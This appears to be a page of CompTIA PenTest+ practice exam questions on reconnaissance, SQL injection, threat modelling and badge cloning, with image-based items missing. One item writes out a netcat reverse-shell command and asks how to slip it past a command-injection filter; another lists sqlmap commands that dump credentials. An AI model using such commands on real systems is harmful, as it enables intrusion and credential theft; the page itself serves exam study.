CompTIA PT0-003 Practice Exams
Last updated on Nov 16,2026- Exam Code: PT0-003
- Exam Name: CompTIA PenTest+ Exam
- Certification Provider: CompTIA
- Latest update: Nov 16,2026
A penetration tester is trying to bypass a command injection blocklist to exploit a remote code execution vulnerability.
The tester uses the following command:
nc -e /bin/sh 10.10.10.16 4444
Which of the following would most likely bypass the filtered space character?
- A . ${IFS}
- B . %0a
- C . + *
- D . %20
HOTSPOT

A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.
INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.
Select the two entries in the robots.txt file that the penetration tester should recommend for removal.
A penetration tester gains access to a domain server and wants to enumerate the systems within the domain.
Which of the following tools would provide the best oversight of domains?
- A . Netcat
- B . Wireshark
- C . Nmap
- D . Responder
During an assessment, a penetration tester exploits an SQLi vulnerability.
Which of the following commands would allow the penetration tester to enumerate password hashes?
- A . sqlmap -u www.example.com/?id=1 –search -T user
- B . sqlmap -u www.example.com/?id=1 –dump -D accounts -T users -C cred
- C . sqlmap -u www.example.com/?id=1 –tables -D accounts
- D . sqlmap -u www.example.com/?id=1 –schema –current-user –current-db
A penetration tester needs to help create a threat model of a custom application.
Which of the following is the most likely framework the tester will use?
- A . MITRE ATT&CK
- B . OSSTMM
- C . CI/CD
- D . DREAD
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client’s current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers.
Which of the following actions would the tester most likely take?
- A . Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
- B . Perform an internal vulnerability assessment with credentials to review the internal attack surface.
- C . Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
- D . Perform a full internal penetration test to review all the possible exploits that could affect the systems.
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client’s current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers.
Which of the following actions would the tester most likely take?
- A . Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
- B . Perform an internal vulnerability assessment with credentials to review the internal attack surface.
- C . Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
- D . Perform a full internal penetration test to review all the possible exploits that could affect the systems.
During the reconnaissance phase, a penetration tester collected the following information from the DNS records:
A—–> www
A—–> host
TXT –> vpn.comptia.org
SPF—> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?
- A . MX
- B . SOA
- C . DMARC
- D . CNAME
Which of the following technologies is most likely used with badge cloning? (Select two).
- A . NFC
- B . RFID
- C . Bluetooth
- D . Modbus
- E . Zigbee
- F . CAN bus


SIMULATION





A penetration tester performs several Nmap scans against the web application for a client.
INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.